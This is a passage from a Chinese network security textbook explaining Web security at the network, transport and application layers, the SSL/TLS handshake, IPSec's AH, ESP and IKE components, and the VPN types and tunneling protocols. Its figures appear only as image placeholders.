5.3.1 Web安全实现方法

实现Web安全的方法很多,从TCP/IP协议的角度可以分成3种,分别是网络层安全性、传输层安全性和应用层安全性。

1. 网络层实现 Web 安全

传统的安全体系一般都建立在应用层上。这些安全体系虽然具有一定的可行性，但也存在着巨大的安全隐患，因为 IP 包本身不具备任何安全特性，很容易被修改、伪造、查看和重播。IPSec 可提供端到端的安全性机制，可在网络层上对数据包进行安全处理。IPSec 支持数据加密，同时确保资料的完整性。各种应用程序可以享有 IPSec 提供的安全服务和密钥管理，而不必设计和实现自己的安全机制，因此减少了协商密钥的开销，也降低了产生安全漏洞的可能性。IPSec 可以在路由器、防火墙、主机和通信链路上配置，实现端到端的安全、虚拟专用网络和安全隧道技术等。基于网络层使用 IPSec 来实现 Web 安全的模型如图 5-29 所示。

2. 传输层实现 Web 安全

在 TCP 传输层之上实现数据的安全传输是另一种安全解决方案，安全套接层（secure socket layer，SSL）和安全传输层协议（transport layer security，TLS）通常工作在 TCP 层之上，可以为更高层协议提供安全服务，其结构如图 5-30 所示。




图 5-29　基于网络层实现 Web 安全




图 5-30　基于传输层实现 Web 安全

3. 应用层实现 Web 安全

将安全服务直接嵌入应用程序中，从而在应用层实现通信安全，如图 5-31 所示。安全电子交易（secure electronic transaction，SET）是一种安全交易协议，S/MIME、PGP 是用于安全电子邮件的一种标准。它们都可以在相应的应用中提供保密性、完整性和不可抵赖性等安全服务。




图 5-31　基于应用层实现 Web 安全

5.3.2　SSL 协议

1. SSL 协议的基本概念

SSL 协议被广泛用于因特网上的安全传输、身份认证等。现行的 Web 浏览器普遍将 HTTP 和 SSL 相结合，从而实现 Web 服务器和客户端浏览器之间的安全通信。

SSL 工作在 TCP 层之上，可为高层协议（如 HTTP、FTP 及 TELNET 等）提供安全服务。SSL 提供的安全服务采用了公钥机制对 Web 服务器和客户机（可选）的通信提供保密性、数据完整性和认证。在建立连接过程中采用非对称密钥，在会话过程中使用对称密钥。加密的类型和强度则在两端建立连接的过程中协商决定。SSL 协议在应用层协议通信之前就已经完成了加密算法、通信密钥的协商以及服务器认证工作。在此之后应用层协议所传送的数据都会被加密，从而保证通信的私密性。

SSL提供3种标准服务：信息保密、数据完整性和双向认证，如表5-3所示。

表5-3 SSL提供的3种标准服务

安全服务	主要技术	作用
保密性	加密	防止窃听
数据完整性	数据认证编码	防止破坏
双向认证	x.50g	防止欺骗

(1) 保密性。

通过使用非对称密钥和对称密钥技术达到数据保密。对称密钥算法的速度比非对称密钥算法的速度快，在SSL中利用了这两种加密算法，既提供了保密性，又提高了通信效率。

发送方发送信息时的步骤如下。

① 产生一个随机数，即对称密钥，接着用它对发送的明文信息进行加密。

② 用接收方的公开密钥对随机数进行加密。

③ 接收方用自己的私钥对随机数进行解密。

④ 再用随机数对信息进行解密。

SSL服务器与SSL客户机之间的所有业务，均使用在握手过程中建立的密钥和算法进行加密，这样，就可以防止某些用户通过使用监听工具进行非法窃听。

(2) 数据完整性。

确保SSL业务全部到达目的地，SSL利用机密共享和哈希函数组提供数据完整性服务。

(3) 双向认证。

客户机与服务器相互识别，它们的标识号用公开密钥编码，并在SSL握手时交换各自的标识号。最新版本的SSL，除了支持认证、可靠性通信和完整性外，还有下面几个特点。

① 建立SSL会话的速度快。

② 支持密钥传送算法。

③ 支持Fortezza卡式的硬件令牌。

④ 改善了证书认证机制，Server可以定义可信证书发证机构表。

2. SSL协议的构成

SSL协议的目标就是在通信双方利用加密的SSL信道建立安全的连接。它不是一个单独的协议，而是两层协议，其结构如图5-32所示。SSL底层是SSL记录协议，顶层是SSL握手协议、SSL更改密码规格协议和SSL警告协议。

图5-32 SSL协议结构

(1) SSL 记录协议。

SSL 记录协议为 SSL 连接提供两种服务：保密性和报文完整性。在 SSL 协议中，所有的传输数据都被封装在记录中。记录是由记录头和长度不为 0 的记录数据组成的。所有的 SSL 通信都使用 SSL 记录层，记录协议封装上层的握手协议、警告协议、更改密码规格协议和应用数据协议。SSL 记录协议包括了记录头和记录数据格式的规定。SSL 记录协议定义了要传输数据的格式，它位于一些可靠的传输协议之上(如 TCP)，用于各种更高层协议的封装，记录协议主要完成分组和组合、压缩和解压缩，以及信息认证和加密等功能。

(2) SSL 更改密码规格协议。

此协议用于改变安全策略。改变密码报文由客户机或服务器发送，用于通知对方后续的记录将采用新的密码列表。

(3) SSL 警告协议。

警告信息传达信息的严重性并描述警告。一个致命的警告将立即终止连接。与其他信息一样，警告信息在当前状态下被加密和压缩。警告信息有以下几种：关闭通知信息、意外信息、错误记录 MAC 信息、解压失败信息、握手失败信息、无证书信息、错误证书信息、不支持的证书信息、证书撤回信息、证书过期信息、证书未知和参数非法信息等。

(4) SSL 握手协议。

SSL 握手协议是用来在客户端和服务器端传输应用数据而建立的安全通信机制，具体实现以下功能。

① 在客户端验证服务器，SSL 协议采用公钥方式进行身份认证。

② 在服务器端验证客户(可选的)。

③ 客户端和服务器之间协商双方都支持的加密算法和压缩算法，可选用的加密算法包括：IDEA、RC4、DES、3DES、RSA、DSS、Fortezza、MD5 和 SHA 等。

④ 产生对称加密算法的会话密钥。

⑤ 建立加密 SSL 连接。

SSL 协议同时使用对称密钥算法和公钥加密算法。前者在速度上比后者要快很多，但是后者可以实现更好的安全验证。一个 SSL 传输过程需要先握手：用公钥加密算法使服务器端在客户端得到验证，以后就可以使双方用商议成功的对称密钥来更快速的加密、解密数据。

握手过程具体描述如下。

① 客户端向服务器发送客户端 SSL 版本号、加密算法设置、随机产生的数据和其他服务器需要用于同客户端通信的数据。

② 服务器向客户端发送服务器的 SSL 版本号、加密算法设置、随机产生的数据和其他客户端需要用于同服务器通信的数据。另外，服务器还要发送自己的证书，如果客户端正在请求需要认证的信息，那么服务器同时也要请求获得客户端的证书。

③ 客户端用服务器发送的信息验证服务器身份。如果认证不成功，用户就将得到一个警告，然后加密数据连接将无法建立。如果成功，则继续下一步。

④ 用户用握手过程至当前产生的所有数据，创建连接所用的 premaster secret，用服务器的公钥加密(在第②步中传送的服务器证书中得到)，传送给服务器。

⑤ 如果服务器也请求客户端验证，那么客户端将对另外一份不同于上次用于建立加密

连接使用的数据进行签名。在这种情况下,客户端会把这次产生的加密数据和自己的证书同时传送给服务器用来产生 premaster secret。

⑥ 如果服务器也请求客户端验证,服务器将试图验证客户端身份。如果客户端不能获得认证,连接将被中止。如果被成功认证,服务器用自己的私钥加密 premaster secret,然后执行一系列步骤产生 master secret。

⑦ 服务器和客户端同时产生 session key,之后的所有数据传输都用对称密钥算法来交换数据。

⑧ 客户端向服务器发送信息说明以后的所有信息都将用 session key 加密。至此,它会传送一个单独的信息表示客户端的握手部分已经宣告结束。

⑨ 服务器也向客户端发送信息说明以后的所有信息都将用 session key 加密。至此,它会传送一个单独的信息表示服务器端的握手部分已经宣告结束。

⑩ SSL 握手过程成功结束,一个 SSL 数据传送过程建立。客户端和服务器开始用 session key 加密、解密双方交互的所有数据。

一个 SSL 传输过程大致就是这样,但是很重要的一点不要忽略,即利用证书在客户端和服务器端进行的身份验证过程。

一个支持 SSL 的客户端软件通过下列步骤认证服务器的身份。

① 从服务器端传送的证书中获得相关信息。

② 判断当天的时间是否在证书的合法期限内。

③ 确认签发证书的机关是不是客户端信任的。

④ 确认签发证书的公钥是否符合签发者的数字签名。

⑤ 确认证书中的服务器域名是否符合服务器自己真正的域名。

⑥ 服务器被验证成功,客户继续进行握手过程。

一个支持 SSL 的服务器通过下列步骤认证客户端的身份。

① 从客户端传送的证书中获得相关信息。

② 判断用户的公钥是否符合用户的数字签名。

③ 判断当天的时间是否在证书的合法期限内。

④ 确认签发证书的机关是不是服务器信任的。

⑤ 确认用户的证书是否被列在服务器的 LDAP 里用户的信息中。

⑥ 得到验证的用户是否仍然有权限访问请求的服务器资源。

SSL/TLS 协议的基本思路是采用公钥加密法,也就是说,客户端先向服务器端索要公钥,然后用公钥加密信息,服务器收到密文后,用自己的私钥解密。

但是,这里有两个问题。

① 如何保证公钥不被篡改?解决方法:将公钥放在数字证书中。只要证书是可信的,公钥就是可信的。

② 公钥加密计算量太大,如何减少耗用的时间?解决方法:每一次对话(session),客户端和服务器端都生成一个“对话密钥”(session key),用它来加密信息。由于“对话密钥”是对称加密,所以运算速度非常快,而服务器公钥只用于加密“对话密钥”本身,这样就减少了加密运算的消耗时间。

因此,SSL/TLS 协议的基本过程如下。

① 客户端向服务器端索要并验证公钥。

② 双方协商生成“对话密钥”。

③ 双方采用“对话密钥”进行加密通信。

上面过程的前两步，又称为“握手阶段”(handshake)。

3. 握手阶段的 4 次通信

握手阶段的详细过程如图 5-33 所示。




图 5-33　握手阶段的详细过程

握手阶段涉及 4 次通信，下面逐一介绍。需要注意的是，握手阶段的所有通信都是明文的。

(1) 第一次通信：客户端发出请求(Client Hello)。

首先，客户端(通常是浏览器)先向服务器发出加密通信的请求，这被叫作 Client Hello 请求。在这一步，客户端主要向服务器提供以下信息。

① 支持的协议版本，如 TLS 1.0 版。

② 一个客户端生成的随机数，稍后用于生成“对话密钥”。

③ 支持的加密方法，如 RSA 公钥加密。

④ 支持的压缩方法。

这里需要注意的是，客户端发送的信息之中不包括服务器的域名。也就是说，理论上服务器只能包含一个网站，否则会分不清应该向客户端提供哪一个网站的数字证书。这就是为什么通常一台服务器只能有一张数字证书。

对于虚拟主机的用户来说，这当然很不方便。2006 年，TLS 协议加入了一个 server name indication 扩展，允许客户端向服务器提供它所请求的域名。

(2) 第二次通信：服务器应答(Sever Hello)。

服务器收到客户端请求后，向客户端发出应答，这叫作 Sever Hello。服务器的应答包含以下内容。

① 确认使用的加密通信协议版本,如TLS 1.0版本。如果客户端与服务器支持的版本不一致,服务器关闭加密通信。

② 一个服务器生成的随机数,稍后用于生成"对话密钥"。

③ 确认使用的加密方法,如RSA公钥加密。

④ 服务器证书。

除了上面这些信息,如果服务器需要确认客户端的身份,就会再包含一项请求,要求客户端提供"客户端证书"。例如,金融机构往往只允许认证客户连入自己的网络,就会向正式客户提供USB密钥,里面就包含了一张客户端证书。

(3) 第三次通信:客户端应答。

客户端收到服务器应答以后,首先验证服务器证书。如果证书不是可信机构颁布、证书中的域名与实际域名不一致,或者证书已经过期,就会向访问者显示一个警告,由其选择是否还要继续通信。

如果证书没有问题,客户端就会从证书中取出服务器的公钥。然后,向服务器发送下面3项信息。

① 一个随机数:该随机数用服务器公钥加密,防止被窃听。

② 编码改变通知:表示随后的信息都将用双方商定的加密方法和密钥发送。

③ 客户端握手结束通知:表示客户端的握手阶段已经结束。这一项同时也是前面发送的所有内容的哈希值,用来供服务器校验。

上面第①项的随机数,是整个握手阶段出现的第3个随机数,又称premaster key。有了它以后,客户端和服务器就同时有了3个随机数,接着双方就用事先商定的加密方法,各自生成本次会话所用的同一把"会话密钥"。

至于为什么一定要用3个随机数来生成"会话密钥",dog250解释得很好:"不管是客户端还是服务器,都需要随机数,这样生成的密钥才不会每次都一样。"由于SSL协议中证书是静态的,因此十分有必要引入一种随机因素来保证协商出来的密钥的随机性。

对于RSA密钥交换算法来说,premaster key本身就是一个随机数,再加上hello信息中的随机数,3个随机数通过一个密钥导出器最终导出一个对称密钥。

premaster的存在在于SSL协议不信任每个主机都能产生完全随机的随机数,如果随机数不随机,那么premaster secret就有可能被猜出来,那么仅适用premaster secret作为密钥就不合适了,因此必须引入新的随机因素,那么客户端和服务器加上premaster secret共3个随机数一同生成的密钥就不容易被猜出了,一个伪随机可能完全不随机,可是3个伪随机就十分接近随机了,每增加一个自由度,随机性增加的可不是一。

此外,如果前一步,服务器要求客户端证书,客户端会在这一步发送证书及相关信息。

(4) 第四次通信:服务器的最后应答。

服务器收到客户端的第3个随机数premaster key之后,计算生成本次会话所用的"会话密钥"。然后,向客户端最后发送下面信息。

① 编码改变通知:表示随后的信息都将用双方商定的加密方法和密钥发送。

② 服务器握手结束通知:表示服务器的握手阶段已经结束。这一项同时也是前面发送的所有内容的哈希值,用来供客户端校验。

至此,整个握手阶段全部结束。接下来,客户端与服务器进入加密通信,就完全是使用

普通的 HTTP 协议，只不过用“会话密钥”加密内容。

5.4　IPSec 与 VPN

5.4.1　IPSec

为了加强因特网的安全性，从 1995 年开始，IETF 着手制定了一套用于保护 IP 通信的 IP 安全协议(IP security，IPSec)。IPSec 是 IPv6 的一个组成部分，是 IPv4 的一个可选扩展协议。

IP 层的安全性应达到以下几个目标。

(1) 期望安全的用户能够使用基于密码学的安全机制。

(2) 应能同时适用于 IPv4 和 IPv6。

(3) 算法独立。

(4) 有利于实现不同的安全策略。

(5) 对没有采取该机制的用户不会有负面影响。

IPv4 在因特网上占统治地位，但 IPv4 在设计之初并未考虑安全性，IP 包并不存在任何安全特性，导致在网络上传输的数据很容易受到各式各样的攻击。攻击者很容易伪造 IP 包的地址、修改包中的内容、重播以前的包以及在传输途中拦截并查看包的内容等。因此，通信双方不能保证收到 IP 包的真实性。IPSec 弥补了 IPv4 在协议设计时安全性方面的不足。

IPSec 定义了一种标准的、健壮的及包容广泛的机制，可用它为 IP 以及上层协议(如 TCP 或 UDP)提供安全保证。IPSec 的目标是为 IPv4 和 IPv6 提供具有较强的互操作能力、高质量和基于密码的安全功能，在 IP 层实现多种安全服务，包括访问控制、数据完整性、保密性等。IPSec 通过支持一系列加密算法如 DES、3DES、IDEA 和 AES 等确保通信双方的保密性。

IPSec 协议集提供了下面几方面的安全服务。

(1) 数据完整性(data integrity)：保持数据一致性，防止未授权生成、修改或删除数据。

(2) 认证(authentication)：保证接收的数据与发送的数据相同，保证实际发送者就是声称的发送者。

(3) 保密性(confidentiality)：传输的数据是经过加密的，只有特定的接收者知道发送的内容。

(4) 应用透明的安全性(application-transparent security)：IPSec 的安全头插入在标准的 IP 头和上层协议(如 TCP)之间，任何网络服务和网络应用可以不经修改地从标准 IP 转向 IPSec，同时 IPSec 通信也可以透明地通过现有的 IP 路由器。

1. IP 安全体系结构

IPSec 实际上是一套协议包而不是一个单独的协议，这一点对于认识 IPSec 是很重要的，其体系结构由以下 8 部分组成。

(1) 体系结构(architecture)：包含了总体的概念、安全需求和定义 IPSec 技术的机制。

(2) 认证头(authentication header，AH)：包含与使用 AH 进行包身份验证相关的包格式和一般性问题。

(3) 封装安全载荷(encapsulating security payload,ESP):使用 ESP 进行包加密的报文格式和一般性问题,以及可选的认证。

(4) 加密算法(encapsulation algorithm):描述各种加密算法如何用于 ESP 的一组文档。

(5) 认证算法(authentication algorithm):描述各种身份验证算法如何用于 AH 和 ESP 身份验证选项的一组文档。

(6) 密钥管理(key management):说明密钥管理方案的一组文档。

(7) 解释域(domain of interpretation,DOI):包含彼此相关的其他文档需要的值,包括被认可的加密和身份验证算法的标识符及运作参数,如密钥生存周期等。

(8) 策略(policy):决定两个实体之间能否通信,以及如何进行通信。

策略的核心由 3 部分组成:安全关联(security association,SA),安全关联数据库(security association database,SAD),安全策略数据库(security policy database,SPD)。SA 表示了策略实施的具体细节,包括源/目的地址、应用协议、安全参数索引(security parameter index,SPI),IPSec 协议基本概念之一,是一个 32b 的数值,在每一个 IPSec 报文中都携带该值,SPI、IP 目的地址、安全协议号三者结合起来共同构成一个三元组,来唯一标识一个特定的安全联盟)、所用算法/密钥/长度;SAD 为进入和外出包处理维持一个活动的 SA 列表;SPD 决定了整个 VPN 的安全需求。策略部分是唯一尚未成为标准的组件。对于上述协议的支持,在 IPv6 中是强制的,在 IPv4 中是可选的。认证的扩展包头称为 AH 头,加密的扩展包头称为 ESP 头。

IPSec 由 AH 协议、ESP 协议和 IKE 组成。

(1) AH 协议用于数据源认证和数据完整性认证,可以证明数据的起源地、保障数据的完整性,以及防止相同数据包在因特网重播。

(2) ESP 协议具有所有 AH 的功能,还可以利用加密技术保障数据机密性。

显然 AH 和 ESP 都可以提供身份认证,但它们也有区别。首先 ESP 要求使用高强度的加密算法,会受到许多限制;其次,在多数情况下,使用 AH 的认证服务已能满足要求,相对来说,ESP 开销较大。

有两套不同的安全协议意味着可以对 IPSec 网络进行更细粒度的控制,选择安全方案时可以有更大的灵活度。AH 和 ESP 可以单独使用,也可以一起使用。为了更好地保证系统的安全性,建议同时使用。

(3) 因特网密钥交换协议(internet key exchange,IKE)协议用于生成和分发在 AH 和 ESP 中使用的密钥,IKE 也对远程系统进行初始认证。

2. 安全隧道的建立

IPSec 通过上述 3 个基本协议在 IP 包头后增加新的字段来实现安全保证。

(1) AH 包头可以保证信息源的可靠性和数据的完整性。AH 验证包头如图 5-34 所示,首先发送方将 IP 包头、高层的数据和公共密钥这 3 部分通过某种哈希算法进行计算,得出 AH 包头中的验证数据,并将 AH 包头加入数据包中;当数据传输到接收方时,接收方将收到的 IP 包头、数据、公共密钥以相同的哈希算法进行运算,并把得出的结果同收到的数据包中的 AH 包头进行比较;如果结果相同则表明数据在传输过程中没有被修改,并且是从真正的信息源处发出的。因为公共密钥和哈希算法就可以保证这些。




图 5-34　AH 验证包头

信息源的可靠性可以通过公共密钥来保证。IPSec 认证头提供了数据完整性和数据源验证，但是不提供保密服务。AH 包含了对称密钥的哈希函数，使得第三方无法修改传输中的数据。IPSec 支持下面的认证算法：

① HMAC-MD5(HMAC-message digest 5)128b 密钥。

② HMAC-SHA1(hashed message authentication code-secure hash algorithm 1)160b 密钥。

这些算法有两个共同的特点，一是不可能从计算结果推导出它的原始输入数据，二是不可能从给定的一组数据及其经过哈希算法计算出的结果推导出另外一组数据产生的结果。

MD5 是单向数学函数，它可以对输入的数据进行运算，产生代表该数据的 128b 指纹信息。在这种方式下，MD5 提供完整性服务。128b 指纹信息可以在信息发送之前和数据接收之后计算出来。如果二次计算结果相同，那么数据在传输过程中就没有被改变。SHA1 与 MD5 类似，只是它产生 160b 指纹信息，所以运算时间比 MD5 稍长，安全性更高一些。当 HMAC 和 MD5 共同使用时，可以对每 64B 的数据进行运算，得出 16B 的指纹信息，并放入 AH 包头中。

(2) AH 由于没有对用户数据进行加密，所以黑客使用协议分析仪照样可以窃取在网络中传输的敏感信息，所以使用封装安全载荷(ESP)协议把需要保护的用户数据进行加密，并放到 IP 包中，ESP 提供数据的完整性、可靠性。ESP 协议非常灵活，可以选择多种加密算法，包括 DES、3DES、RC4、RC5、IDEA 和 Blowfish。

3. IPSec 工作方式

IPSec 有两种工作方式：隧道方式和传输方式。在隧道方式中，整个用户的 IP 数据包被用来计算 ESP 包头，整个 IP 包被加密并和 ESP 包头一起被封装在一个新的 IP 包内。这样当数据在因特网上传送时，真正的源地址和目的地址被隐藏起来。隧道方式数据包如图 5-35 所示。

在传输方式中，只有高层协议(TCP、UDP、ICMP 等)及数据进行加密，如图 5-36 所示。在这种方式下，源地址、目的地址及所有 IP 包头的内容都不加密。

由于对称密钥存在着许多问题，密钥传递时容易泄密。网络通信时如果网内用户采用同样的密钥，就失去了保密的意义。但如果任意两个用户通信时都使用互不相同的密钥，N 个人就要使用 $N\times(N-1)/2$ 个密钥，密钥量太大，在实际使用中无法实现，所以在 IPsec 中使用非对称密钥技术，将加密和解密的密钥分开，并且不可能从其中一个推导出另外一个。采用非对称密钥技术后，每一个用户都有一对选定的密钥，一个由用户自己保存，另一个可以公开得到。它的好处在于密钥分配简单，由于加密和解密的密钥互不相同并且无法互相推导，所以加密的密钥可以分发给各个用户，而解密密钥由用户自己保存。这样一来，密钥




图 5-35 隧道方式数据包




图 5-36 传输方式数据包

保存量少,N 个用户通信最多只需保存 N 对密钥,便于管理,可以满足不同用户间通信的私密性,完成数字签名和数字鉴别。目前有许多种非对称密钥算法,其中有的适用于密钥分配,有的适用于数字签名。

IPSec 中的 AH 和 ESP 实际上只是加密的使用者,为保证通信的双方可以互相信任,并采用相同的加密算法,IETF 制定了 IKE 用于通信双方进行身份认证、协商加密算法和哈希算法、生成公钥。

在 IPSec 的具体实现中,采用密钥管理协议(ISAKMP、Oakley),密钥交换采用 Diffie-Hellman 协议,身份认证采用数字签名和公开密钥。

IPSec 不仅可以保证隧道的安全,同时还有一整套保证用户数据安全的措施,利用它建立起来的隧道更具有安全性和可靠性。IPSec 还可以和 L2TP、GRE 等其他隧道协议一同使用,给用户提供更大的灵活性和可靠性。此外,IPSec 可以运行于网络的任意部分,它可以运行在路由器和防火墙之间、路由器和路由器之间、PC 机和服务器之间、PC 机和拨号访问设备之间。当 IPSec 运行于路由器/网关时,安装配置简单,只需在网络设备上进行配置,由网络提供安全性;当 IPSec 运行于服务器/PC 机时,可以提供端到端的安全,在应用层进行控制,但它的缺点是安装配置和管理比较复杂。在实际应用中,可以根据用户的需求选择相应的方式。

5.4.2 VPN

虚拟专用网(virtual private network,VPN)就是建立在公用网上、由某一组织或某一群用户专用的通信网络,其虚拟性表现在任意一对 VPN 用户之间没有专用的物理连接,而是通过 ISP 提供的公用网络来实现通信,其专用性表现在 VPN 之外的用户无法访问 VPN 内部的网络资源,VPN 内部用户之间可以实现安全通信。

虚拟专用网的作用如下。

(1) 帮助远程用户、公司分支机构、商业伙伴及供应商与公司的内部网建立可信的安全连接,并保证数据的安全传输。

(2) 用于不断增长的移动用户的全球因特网接入,以实现安全连接。

(3) 用于实现企业网站之间安全通信的虚拟专用线路。

(4) 用于经济有效地连接到商业伙伴和用户的安全外联网的虚拟专用网。

实现 VPN 的关键技术有下面几种。

(1) 隧道技术(tunneling technology):通过将待传输的原始信息经过加密和协议封装处理后再嵌套装入另一种协议的数据包送入网络中,像普通数据包一样进行传输。经过这样的处理,只有源端和目的端的用户对隧道中的嵌套信息进行解释和处理,而对于其他用户而言只是无意义的信息。这里采用的是加密和信息结构变换相结合的方式,而非单纯的加密技术。

(2) 加解密技术(encryption & decryption):VPN 可以利用已有的加解密技术实现保密通信,保证公司业务和个人通信的安全。

(3) 密钥管理技术(key management):建立隧道和保密通信都需要密钥管理技术的支撑,密钥管理负责密钥的生成、分发、控制和跟踪,以及验证密钥的真实性等。

(4) 身份认证技术(authentication):在正式的隧道连接开始之前需要确认用户的身份,以便系统进一步实施资源访问控制或用户授权(authorization)。身份认证技术是相对比较成熟的一类技术,因此可以考虑对现有技术的集成。

VPN 的解决方案有以下 3 种,可以根据实际情况具体选择使用。

(1) 内联网 VPN(intranet VPN):企业内部虚拟局域网也叫内联网 VPN,用于实现企业内部各个 LAN 之间的安全互联。越来越多的企业需要在全国乃至世界范围内建立各种办事机构、分公司、研究所等,各个分公司之间传统的网络连接方式一般是租用专线。显然,在分公司增多、业务开展越来越广泛时,网络结构趋于复杂,费用昂贵。利用 VPN 特性可以在因特网上组建世界范围内的 intranet VPN。利用因特网的线路保证网络的互联性,而利用隧道、加密等 VPN 特性可以保证信息在整个 intranet VPN 上安全传输。intranet VPN 通过一个使用专用连接的共享基础设施,连接企业总部、远程办事处和分支机构。企业拥有与专用网络的相同政策,包括安全、服务质量(QoS)、可管理性和可靠性,如图 5-37 所示。

(2) 外联网 VPN(extranet VPN):企业外部虚拟专用网也叫外联网 VPN,用于实现企业与客户、供应商和其他相关团体之间的互联互通。当然,客户也可以通过 Web 访问企业的客户资源,但是外联网 VPN 方式可以方便地提供接入控制和身份认证机制,动态地提供公司业务和数据的访问权限。如果公司提供 B2B 之间的安全访问服务,则可以考虑 extranet VPN,如图 5-38 所示。

(3) 远程接入 VPN(access VPN):解决远程用户访问企业内部网络的传统方法是采用长途拨号方式接入企业的网络访问服务器(NAS)。如果企业的内部人员移动或有远程办公需要,或者商家要提供 B2C 的安全访问服务,就可以考虑使用 access VPN。access VPN 通过一个拥有与专用网络相同策略的共享基础设施,提供对企业内部网或外部网的远程访问。




图 5-37 intranet VPN




图 5-38 extranet VPN

access VPN 能使用户随时、随地以其所需的方式访问企业资源。access VPN 包括拨号、ISDN、数字用户线路(xDSL)、移动 IP 和电缆技术,能够安全地连接移动用户、远程工作者或分支机构。如图 5-39 所示,access VPN 适用于公司内部经常有流动人员远程办公的情况。




图 5-39 access VPN

VPN 具体实现是采用隧道技术,将企业网的数据封装在隧道中进行传输。隧道协议可分为第二层隧道协议 PPTP、L2F、L2TP 和第三层隧道协议 GRE、IPSec。它们的本质区别在于用户的数据包是被封装在哪种数据包中在隧道中传输的。

无论哪种隧道协议都是由传输的载体、不同的封装格式及被传输数据包组成的。下面以第二层隧道协议(layer 2 tunneling protocol,L2TP)为例,来了解隧道协议的组成。

如图 5-40 所示,传输协议被用来传送封装协议。IP 是一种常见的传输协议,这是因为 IP 具有强大的路由选择能力,可以运行于不同介质上,并且其应用最为广泛。此外,帧中继、ATM 的 PVC 和 SVC 也是非常合适的传输协议。例如,用户想通过因特网将其分公司网络连接起来,但他的网络环境是 IPX,这时用户就可以使用 IP 作为传输协议,通过封装协议封装 IPX 的数据包,然后就可以在因特网上传递 IPX 数据。封装协议被用来建立、保持和拆卸隧道。而承载协议是被封装的协议,它们可以是 PPP 或 SLIP。

